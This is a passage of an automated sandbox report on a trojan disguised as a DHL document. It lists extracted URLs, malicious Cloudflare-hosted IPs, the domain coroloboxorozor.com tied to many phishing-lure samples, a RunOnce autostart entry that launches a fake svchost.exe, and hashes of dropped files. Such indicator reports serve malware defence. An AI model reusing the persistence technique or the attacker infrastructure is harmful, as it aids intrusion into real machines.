http://https://dev.ditu.live.com/REST/v1/Routes/	svchost.exe, 00000007.00000002 .305652333.000002278FC3D000.00 000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Driving	svchost.exe, 00000007.00000003 .305361825.000002278FC5F000.00 000004.00000001.sdmp	false		high
http:// https://t0.ssl.ak.dynamic.tiles.virtualearth.net/comp/gen.ashx	svchost.exe, 00000007.00000002 .305652333.000002278FC3D000.00 000004.00000001.sdmp	false		high
http://https://t0.tiles.ditu.live.com/tiles/gen	svchost.exe, 00000007.00000002 .305661530.000002278FC4E000.00 000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Walking	svchost.exe, 00000007.00000003 .305361825.000002278FC5F000.00 000004.00000001.sdmp	false		high
http://coroloboxorozor.com	DHL_document1102202068090891.exe, 00000000.00000002.52282228 2.00000000032AB000.00000004.00 000001.sdmp, svchost.exe, 0000 0011.00000002.523044419.000000 0003141000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http:// https://dev.virtualearth.net/mapcontrol/HumanScaleServices/GetBubbles.ashx?n=	svchost.exe, 00000007.00000003 .305403663.000002278FC40000.00 000004.00000001.sdmp	false		high
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	DHL_document1102202068090891.exe, 00000000.00000002.54406348 4.000000000460D000.00000004.00 000001.sdmp, svchost.exe, 0000 0011.00000002.544010014.000000 0004149000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.ditu.live.com/mapcontrol/logging.ashx	svchost.exe, 00000007.00000003 .305361825.000002278FC5F000.00 000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Imagery/Copyright/	svchost.exe, 00000007.00000003 .305387105.000002278FC49000.00 000004.00000001.sdmp	false		high
http:// https://dev.virtualearth.net/webservices/v1/LoggingService/LoggingService.svc/Log?entry=	svchost.exe, 00000007.00000003 .283577676.000002278FC2F000.00 000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gri?pv=1&r=	svchost.exe, 00000007.00000003 .283577676.000002278FC2F000.00 000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Transit/Schedules/	svchost.exe, 00000007.00000003 .305403663.000002278FC40000.00 000004.00000001.sdmp	false		high
http://https://sectigo.com/CPS0C	DHL_document1102202068090891.exe, 00000000.00000002.54406348 4.000000000460D000.00000004.00 000001.sdmp, svchost.exe, 0000 0011.00000002.544010014.000000 0004149000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsoft.cN	powershell.exe, 0000000A.00000 003.455029492.0000000009C2C000 .00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://sectigo.com/CPS0D	DHL_document1102202068090891.exe, 00000000.00000002.54406348 4.000000000460D000.00000004.00 000001.sdmp, svchost.exe, 0000 0011.00000002.544010014.000000 0004149000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://appexmapsappupdate.blob.core.windows.net	svchost.exe, 00000007.00000003 .305361825.000002278FC5F000.00 000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.nirsoft.net/	AdvancedRun.exe, AdvancedRun.exe, 0000000E.00000002.33032378 1.000000000040C000.00000002.00 020000.sdmp, svchost.exe, 0000 0011.00000002.544010014.000000 0004149000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	DHL_document1102202068090891.exe, 00000000.00000002.52222698 5.0000000003231000.00000004.00 000001.sdmp, svchost.exe, 0000 0011.00000002.523044419.000000 0003141000.00000004.00000001.sdmp, powershell.exe, 00000012.00000002.5 28012031.0000000004771000.0000 0004.00000001.sdmp	false		high
http://www.bingmapsportal.com	svchost.exe, 00000007.00000002 .305629509.000002278FC13000.00 000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Imagery/Copyright/	svchost.exe, 00000007.00000003 .283577676.000002278FC2F000.00 000004.00000001.sdmp	false		high
http:// https://ecn.dev.virtualearth.net/REST/v1/Imagery/Copyright/	svchost.exe, 00000007.00000003 .283577676.000002278FC2F000.00 000004.00000001.sdmp, svchost.exe, 00000007.00000002.3056523 33.000002278FC3D000.00000004.0 0000001.sdmp	false		high
http://https://dynamic.t0.tiles.ditu.live.com/comp/gen.ashx	svchost.exe, 00000007.00000003 .305361825.000002278FC5F000.00 000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004	svchost.exe, 00000004.00000002 .511485026.00000194B60AF000.00 000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdv?pv=1&r=	svchost.exe, 00000007.00000003 .305400692.000002278FC45000.00 000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/soap/encoding/	powershell.exe, 00000012.00000 002.528890375.00000000048B3000 .00000004.00000001.sdmp	false		high
http://https://go.micro	powershell.exe, 0000000A.00000 003.396400202.0000000005CBE000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/	svchost.exe, 00000007.00000002 .305652333.000002278FC3D000.00 000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Traffic/Incidents/	svchost.exe, 00000007.00000003 .283577676.000002278FC2F000.00 000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdi?pv=1&r=	svchost.exe, 00000007.00000003 .305400692.000002278FC45000.00 000004.00000001.sdmp	false		high
http:// https://dev.virtualearth.net/webservices/v1/LoggingService/LoggingService.svc/Log?	svchost.exe, 00000007.00000002 .305658651.000002278FC4B000.00 000004.00000001.sdmp, svchost.exe, 00000007.00000003.3054036 63.000002278FC40000.00000004.0 0000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	DHL_document1102202068090891.exe, 00000000.00000002.54406348 4.000000000460D000.00000004.00 000001.sdmp, svchost.exe, 0000 0011.00000002.544010014.000000 0004149000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gd?pv=1&r=	svchost.exe, 00000007.00000002 .305652333.000002278FC3D000.00 000004.00000001.sdmp, svchost.exe, 00000007.00000002.3056295 09.000002278FC13000.00000004.0 0000001.sdmp	false		high
http://https://%s.xboxlive.com	svchost.exe, 00000005.00000002 .508997125.0000022579443000.00 000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http:// https://dev.ditu.live.com/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 00000007.00000002 .305661530.000002278FC4E000.00 000004.00000001.sdmp	false		high
http:// https://ecn.dev.virtualearth.net/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 00000007.00000003 .283577676.000002278FC2F000.00 000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/mapcontrol/logging.ashx	svchost.exe, 00000007.00000003 .305361825.000002278FC5F000.00 000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2	svchost.exe, 00000004.00000002.511485026.00000194B60AF000.00000004.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	DHL_document1102202068090891.exe, 00000000.00000002.544063484.000000000460D000.00000004.00000001.sdmp, svchost.exe, 00000011.00000002.544010014.0000000004149000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdi?pv=1&r=	svchost.exe, 00000007.00000002.305658651.000002278FC4B000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	svchost.exe, 00000004.00000002.528455496.00000194BBA00000.00000002.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/JsonFilter/VenueMaps/data/	svchost.exe, 00000007.00000003.283577676.000002278FC2F000.00000004.00000001.sdmp	false		high
http://https://dynamic.t	svchost.exe, 00000007.00000002.305661530.000002278FC4E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.dig	DHL_document1102202068090891.exe, 00000000.00000003.369776362.0000000006F86000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	DHL_document1102202068090891.exe, 00000000.00000002.544063484.000000000460D000.00000004.00000001.sdmp, svchost.exe, 00000011.00000002.544010014.0000000004149000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Transit	svchost.exe, 00000007.00000003.305361825.000002278FC5F000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/wsdl/	powershell.exe, 00000012.00000002.528890375.00000000048B3000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.tiles.virtualearth.net/tiles/gen	svchost.exe, 00000007.00000003.283577676.000002278FC2F000.00000004.00000001.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdv?pv=1&r=	svchost.exe, 00000007.00000002.305658651.000002278FC4B000.00000004.00000001.sdmp	false		high
http://https://activity.windows.com	svchost.exe, 00000005.00000002.508997125.0000022579443000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Locations	svchost.exe, 00000007.00000003.305361825.000002278FC5F000.00000004.00000001.sdmp	false		high
http://https://%s.dnet.xboxlive.com	svchost.exe, 00000005.00000002.508997125.0000022579443000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://dynamic.api.tiles.ditu.live.com/odvs/gd?pv=1&r=	svchost.exe, 00000007.00000003.305387105.000002278FC49000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.71.230	unknown	United States		13335	CLOUDFLARENETUS	true
172.67.172.17	unknown	United States		13335	CLOUDFLARENETUS	true
185.157.160.229	unknown	Sweden		197595	OBE-EUROPEObenetworkEuropeSE	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	358257
Start date:	25.02.2021
Start time:	11:03:16
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DHL_document1102202068090891.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	38
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@44/21@5/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 100% (good quality ratio 95.8%) • Quality average: 83% • Quality standard deviation: 25.9%
HCA Information:	• Successful, ratio: 91% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, WmiPrvSE.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 93.184.220.29, 131.253.33.200, 13.107.22.200, 51.11.168.160, 52.255.188.83, 104.43.139.144, 23.211.6.115, 104.42.151.234, 184.30.24.56, 51.103.5.159, 92.122.213.194, 92.122.213.247, 20.54.26.129, 40.126.31.141, 40.126.31.135, 40.126.31.137, 40.126.31.8, 40.126.31.143, 20.190.159.134, 40.126.31.1, 20.190.159.132, 13.88.21.125, 104.43.193.48 • Excluded domains from analysis (whitelisted): cs9.wac.phicdn.net, arc.msn.com.nsatc.net, www.tm.lg.prod.aadmsa.akadns.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, www.tm.a.prd.aadg.trafficmanager.net, vip1-par02p.wns.notify.trafficmanager.net, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, ocsp.digicert.com, login.live.com, www-bing-com.dual-a-0001.a-msedge.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, www.bing.com, client.wns.windows.com, fs.microsoft.com, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, login.msa.msidentity.com, skypedataprdcolcus15.cloudapp.net, dual-a-0001.dc-msedge.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, dub2.next.a.prd.aadg.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, skypedataprdcolwus15.cloudapp.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:04:22	API Interceptor	2x Sleep call for process: svchost.exe modified
11:04:46	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce LEawmrprcqlukaA explorer.exe "C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe"
11:04:54	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce LEawmrprcqlukaA explorer.exe "C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe"
11:05:16	API Interceptor	37x Sleep call for process: powershell.exe modified
11:05:37	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.21.71.230	YrdW0m2bjE.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/F31A591A992F9F10459CA91956D4B922.html
	em6eElVbOm.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/41C72DCCD6CF9EED413B0D331C345BAC.html
	DOC-654354.xlsx	Get hash	malicious	Browse	• corolobox orozor.com /base/03329EE96F201F380B0160C072BE819C.html
	xQHJ4rJmTi.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/C31D970F225E46D6FFA42B117CC87914.html
	RFQ CSDOK202040890.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/4718424E2FB21CE11C006797B5A97CCC.html
	SAL-0908889000.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/707A5EEA0CF5BEFE1A44A93C9F311222.html
	Purchase Order_Pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/A0BC51B15BADC621E7C2DA57F1F666B5.html
	SecuriteInfo.com.Artemis30F445BB737F.24261.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/F695B829409D0772EC82076D05B0449B.html
	PO98000000090.jar	Get hash	malicious	Browse	• corolobox orozor.com /base/6CE96E65ABD2B0982219B89A4C828006.html
	Fireman.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/9D59BC62529BA422A6B7601976989B21.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO No. 2995_pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/19F8 0EF211BCE8 F026E05C22 0DD03823.html
	NEW ORDER.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/55DE F9932F060D 16BC71F37E 3F290A51.html
	CN-Invoice-XXXXX9808-19011143287993.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/4F54 EC6FA5BCCB 7C8CBF2FD8 D36F4A4B.html
	Payment Advise_pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/42D3 4FE7FC3A8D C7D03B1AAE 0BE699B2.html
	Drawing No 2000168004_pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/9D7E E41B1B2433 EA717F325B BE38E31E.html
	Purchase Order KV_RQ-7436819.doc	Get hash	malicious	Browse	• corolobox orozor.com /base/F695 B829409D07 72EC82076D 05B0449B.html
	Vrxs6evJO7.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/F5D6 E85585BC7D A8D9717A01 F3E50991.html
	Property Files.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/A4FC BFE017C07A 11E6D62EE2 CEF4C50A.html
	2070121_SN-WS.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/0DDA BD08D3CA5F E92813BE7C B603758A.html
	CN-Invoice-XXXXX9808-19011143287989.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/EFDD 2E5486C740 22C50C219C 9576AB0D.html

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
coroloboxorozor.com	order inquiry.exe	Get hash	malicious	Browse	• 172.67.172.17
	IMG_5771098.xlsx	Get hash	malicious	Browse	• 172.67.172.17
	YrdW0m2bjE.exe	Get hash	malicious	Browse	• 104.21.71.230
	em6eElVbOm.exe	Get hash	malicious	Browse	• 104.21.71.230
	2070121SN-WS.exe	Get hash	malicious	Browse	• 172.67.172.17
	DOC-654354.xlsx	Get hash	malicious	Browse	• 104.21.71.230
	xQHJ4rJmTi.exe	Get hash	malicious	Browse	• 104.21.71.230
	RFQ CSDOK202040890.exe	Get hash	malicious	Browse	• 104.21.71.230
	SAL-0908889000.exe	Get hash	malicious	Browse	• 104.21.71.230
	Purchase Order_Pdf.exe	Get hash	malicious	Browse	• 104.21.71.230
	Payment Notification.doc	Get hash	malicious	Browse	• 172.67.172.17
	SecuriteInfo.com.Artemis30F445BB737F.24261.exe	Get hash	malicious	Browse	• 104.21.71.230
	PO98000000090.jar	Get hash	malicious	Browse	• 172.67.172.17
	P O DZ564955B.exe	Get hash	malicious	Browse	• 172.67.172.17

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO98000000090.jar	Get hash	malicious	Browse	• 172.67.172.17
	ORIGINAL090000000.jar	Get hash	malicious	Browse	• 172.67.172.17
	Fireman.exe	Get hash	malicious	Browse	• 104.21.71.230
	PO No. 2995_pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	NEW ORDER.exe	Get hash	malicious	Browse	• 172.67.172.17
	CN-Invoice-XXXXX9808-19011143287993.exe	Get hash	malicious	Browse	• 104.21.71.230

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OBE-EUROPEObenetworkEuropeSE	cm0Ubgm8Eu.exe	Get hash	malicious	Browse	• 185.86.106.202
	hKL7ER44NR.exe	Get hash	malicious	Browse	• 185.86.106.202
	Waybill.exe	Get hash	malicious	Browse	• 217.64.151.17
	New purchase order PO 78903215,pdf.exe	Get hash	malicious	Browse	• 185.86.106.202
	xRxGPqypIw.exe	Get hash	malicious	Browse	• 185.86.106.202
	CN-Invoice-XXXXX9808-19011143287993.exe	Get hash	malicious	Browse	• 185.157.161.86
	CN-Invoice-XXXXX9808-19011143287989.exe	Get hash	malicious	Browse	• 185.157.160.233
	REVISED ORDER 2322020.EXE	Get hash	malicious	Browse	• 185.86.106.202
	muOvK6dngg.exe	Get hash	malicious	Browse	• 45.148.16.42
	RE ICA 40 Sdn Bhd- Purchase Order#6769704.exe	Get hash	malicious	Browse	• 185.86.106.202
	Offer Request 6100003768.exe	Get hash	malicious	Browse	• 185.86.106.202
	CN-Invoice-XXXXX9808-19011143287990.exe	Get hash	malicious	Browse	• 185.157.161.86
	JFAaEh5hB6.exe	Get hash	malicious	Browse	• 45.148.16.42
	BMfiIGROO2.exe	Get hash	malicious	Browse	• 45.148.16.42
	SLAX3807432211884DL772508146394DO.exe	Get hash	malicious	Browse	• 194.32.146.140
	CN-Invoice-XXXXX9808-19011143287990.exe	Get hash	malicious	Browse	• 185.157.161.86
	18.02.2021 PAYMENT INFO.exe	Get hash	malicious	Browse	• 185.157.160.233
	DHL_Shipment_Notofication#554334.exe	Get hash	malicious	Browse	• 217.64.149.164
	07oof4WcEB.exe	Get hash	malicious	Browse	• 45.148.16.42
	Codes.exe	Get hash	malicious	Browse	• 185.157.161.104
CLOUDFLARENETUS	order inquiry.exe	Get hash	malicious	Browse	• 172.67.188.154
	Funded.jar	Get hash	malicious	Browse	• 104.23.98.190
	RFQ_1101992827736663556272772 88.exe	Get hash	malicious	Browse	• 162.159.135.233
	Payment.exe	Get hash	malicious	Browse	• 104.21.19.200
	Cancellation_Letter_78205198-02242021.xls	Get hash	malicious	Browse	• 172.67.146.71
	Cancellation_Letter_78205198-02242021.xls	Get hash	malicious	Browse	• 104.21.73.165
	gQcKVtx6h0.dll	Get hash	malicious	Browse	• 104.20.184.68
	qt1dVk6hrj.dll	Get hash	malicious	Browse	• 104.20.184.68
	PnzVGXpv4C.dll	Get hash	malicious	Browse	• 104.20.185.68
	TcNpJ6Lerr.dll	Get hash	malicious	Browse	• 104.20.185.68
	doTCeuxsZh.dll	Get hash	malicious	Browse	• 104.20.184.68
	P1ON2FMKtb.dll	Get hash	malicious	Browse	• 104.20.185.68
	83dLkz7iFE.dll	Get hash	malicious	Browse	• 104.20.184.68
	Zh9kAls1Tz.dll	Get hash	malicious	Browse	• 104.20.185.68
	iyLA8EXSBg.dll	Get hash	malicious	Browse	• 104.20.185.68
	2Mb4u6AUaI.dll	Get hash	malicious	Browse	• 104.20.184.68
	Xero from westpac.htm	Get hash	malicious	Browse	• 104.19.149.54
	eooedsjsjhskhkasdrvu0p[1].htm	Get hash	malicious	Browse	• 104.16.19.94
	cm0Ubgm8Eu.exe	Get hash	malicious	Browse	• 162.159.135.233
	IMG_5771098.xlsx	Get hash	malicious	Browse	• 172.67.172.17
CLOUDFLARENETUS	order inquiry.exe	Get hash	malicious	Browse	• 172.67.188.154
	Funded.jar	Get hash	malicious	Browse	• 104.23.98.190
	RFQ_1101992827736663556272772 88.exe	Get hash	malicious	Browse	• 162.159.135.233
	Payment.exe	Get hash	malicious	Browse	• 104.21.19.200
	Cancellation_Letter_78205198-02242021.xls	Get hash	malicious	Browse	• 172.67.146.71
	Cancellation_Letter_78205198-02242021.xls	Get hash	malicious	Browse	• 104.21.73.165
	gQcKVtx6h0.dll	Get hash	malicious	Browse	• 104.20.184.68
	qt1dVk6hrj.dll	Get hash	malicious	Browse	• 104.20.184.68
	PnzVGXpv4C.dll	Get hash	malicious	Browse	• 104.20.185.68
	TcNpJ6Lerr.dll	Get hash	malicious	Browse	• 104.20.185.68

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	doTCeuxsZh.dll	Get hash	malicious	Browse	• 104.20.184.68
	P1ON2FMKtb.dll	Get hash	malicious	Browse	• 104.20.185.68
	83dLkz7iFE.dll	Get hash	malicious	Browse	• 104.20.184.68
	Zh9kAls1Tz.dll	Get hash	malicious	Browse	• 104.20.185.68
	iyLA8EXSBg.dll	Get hash	malicious	Browse	• 104.20.185.68
	2Mb4u6AUaI.dll	Get hash	malicious	Browse	• 104.20.184.68
	Xero from westpac.htm	Get hash	malicious	Browse	• 104.19.149.54
	eooedsjsjhskhkasdrvu0p[1].htm	Get hash	malicious	Browse	• 104.16.19.94
	cm0Ubgm8Eu.exe	Get hash	malicious	Browse	• 162.159.13 5.233
	IMG_5771098.xlsx	Get hash	malicious	Browse	• 172.67.172.17

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\AdvancedRun.exe	em6eElVbOm.exe	Get hash	malicious	Browse	
	Purchase Order_Pdf.exe	Get hash	malicious	Browse	
	Fireman.exe	Get hash	malicious	Browse	
	NEW ORDER.exe	Get hash	malicious	Browse	
	CN-Invoice-XXXXX9808-19011143287993.exe	Get hash	malicious	Browse	
	payment confirmation 0029175112.exe	Get hash	malicious	Browse	
	Vrxs6evJO7.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.GenericKD.36380495.3131.exe	Get hash	malicious	Browse	
	RMe2JcmlSh.exe	Get hash	malicious	Browse	
	New Order 2300030317388 InterMetro.exe	Get hash	malicious	Browse	
	CN-Invoice-XXXXX9808-19011143287989.exe	Get hash	malicious	Browse	
	PURCHASE ITEMS.exe	Get hash	malicious	Browse	
	CN-Invoice-XXXXX9808-19011143287992.exe	Get hash	malicious	Browse	
	quotation_PR # 00459182..exe	Get hash	malicious	Browse	
	PURCHASE ORDER CONFIRMATION.exe	Get hash	malicious	Browse	
	New Order.exe	Get hash	malicious	Browse	
	PO#87498746510.exe	Get hash	malicious	Browse	
	TT.exe	Get hash	malicious	Browse	
	TT.exe	Get hash	malicious	Browse	
	CN-Invoice-XXXXX9808-19011143287989.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.599842240294713
Encrypted:	false
SSDEEP:	6:bl/ek1GaD0JOCEfMuaaD0JOCEfMKQmDy/tAl/gz2cE0fMbhEZolrRSQ2hyYIIT:bdNGaD0JcaaD0JwQQCtAg/0bjSQJ
MD5:	6F61DEA46D7A2AFAAB41B4070D759295
SHA1:	4A2437508009FF723BBA2CB5DDEC269CE15F9092
SHA-256:	57D2811971E5CFDB68E8431DC241DFD1E9175D6B41CFC82800A15343A4E40C22
SHA-512:	6391DFDD7048ED42AB216347FAD27CC25EFA773764ED699ADD4BE648D8D1906A18997F26745CC39BEECFFBE86759C25635C5AAF5CE26E91EF81CE95C030C7I 46
Malicious:	false
Preview:	....E..h..(.....y..... ..1C:\ProgramData\Microsoft\Network\Downloader\.....C:\ProgramData\Microsoft\Network\Downloader\.....0u.....@...@.....y.....&.....e.f.3...w.....3...w.....h..C.:.\.P.r.o.g.r.a.m .D.a.t.a.\.M.i.c.r.o.s.o.f.t.\.N.e.t.w.o.r.k.\.D.o.w.n.l.o.a.d.e.r.\.q.m.g.r...d.b...G.....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0xfdcbf2ba, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.09625771879899726
Encrypted:	false
SSDEEP:	6:LfzOsAzwl/+31RIE11Y8TRXq1qKNfzOsAzwl/+31RIE11Y8TRXq1qK:rzDA0+lO4blq1qKNzDA0+lO4blq1qK
MD5:	1E6534AB1157D151BB0B375A38157E62
SHA1:	4E3C06FBB751B48F857F844489ED5A71DA36BF96
SHA-256:	639AA1AB9D16ADE253B48177E182EB28D4441EB094E6B4E871F476B0D77D1A7F
SHA-512:	5A6B18B60C607065CEA5BA1F2843939846B434E388D6F40F465ED23E0B555F1D2F4CB3CEDBA642541C44E66ABDE3F4A25DB2299BA3D5116BA42CB78C3841FC A
Malicious:	false
Preview:	....e.f.3...w.....&.....w.....y..h.(.....3...w.....B.....@..... ....3...w..... .....y..;....y.....8.....y..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.11227145912104357
Encrypted:	false
SSDEEP:	3:uQ/7Evz5ncr+j8l/bJdAtiadXill:uQ/i1nu+j8t4f1G
MD5:	E7E5B09291619E6ED7048AA6633A27B4
SHA1:	F862C511B3C9FA4D704B051DE8F82C268B1B1F27
SHA-256:	691CE1872FC854A85D88B875EF6AC93168840FB30FBDB1A21392CBBC9B4C644A
SHA-512:	96AC232595C858DA2C8AFB9D6E97536152D1770A83914ECFF49E343FFBBF92B51F0EF409DDDEF4486840F21885EF294D24401080625F666688F7A6FCC8265E45
Malicious:	false
Preview:	.vN.....3...w.....y.....w.....w.....w....:O.....w.....8.....y..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER5CDC.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Thu Feb 25 19:05:43 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	310751
Entropy (8bit):	3.924033646152372
Encrypted:	false
SSDEEP:	3072:5oN/JXd0fjd+pO6Dr5CvnK9gIOgF5T0FUCgUhW1z9FP8C1:5Qn0YpIvK9RpDTsTjh4FZ
MD5:	0B37C4E76165F0F8BC3BDB6C49EF73BE
SHA1:	FD43FB2ED3D844C762DBD19FDBF87047BE0F9C71
SHA-256:	9B0DBF8E7CB28B1BF075E4F0377E732BE016489AECA26674B6F20E97F31A25B9
SHA-512:	3E57184B64FDAFB28787AD185A71A5F770EEC5428CBCB06C30F7965E8BF51AC5E7B2A553B7ACB54D0B8C80D72C48A539553DEA4F6F6D82514AD7D661852B56 3
Malicious:	false
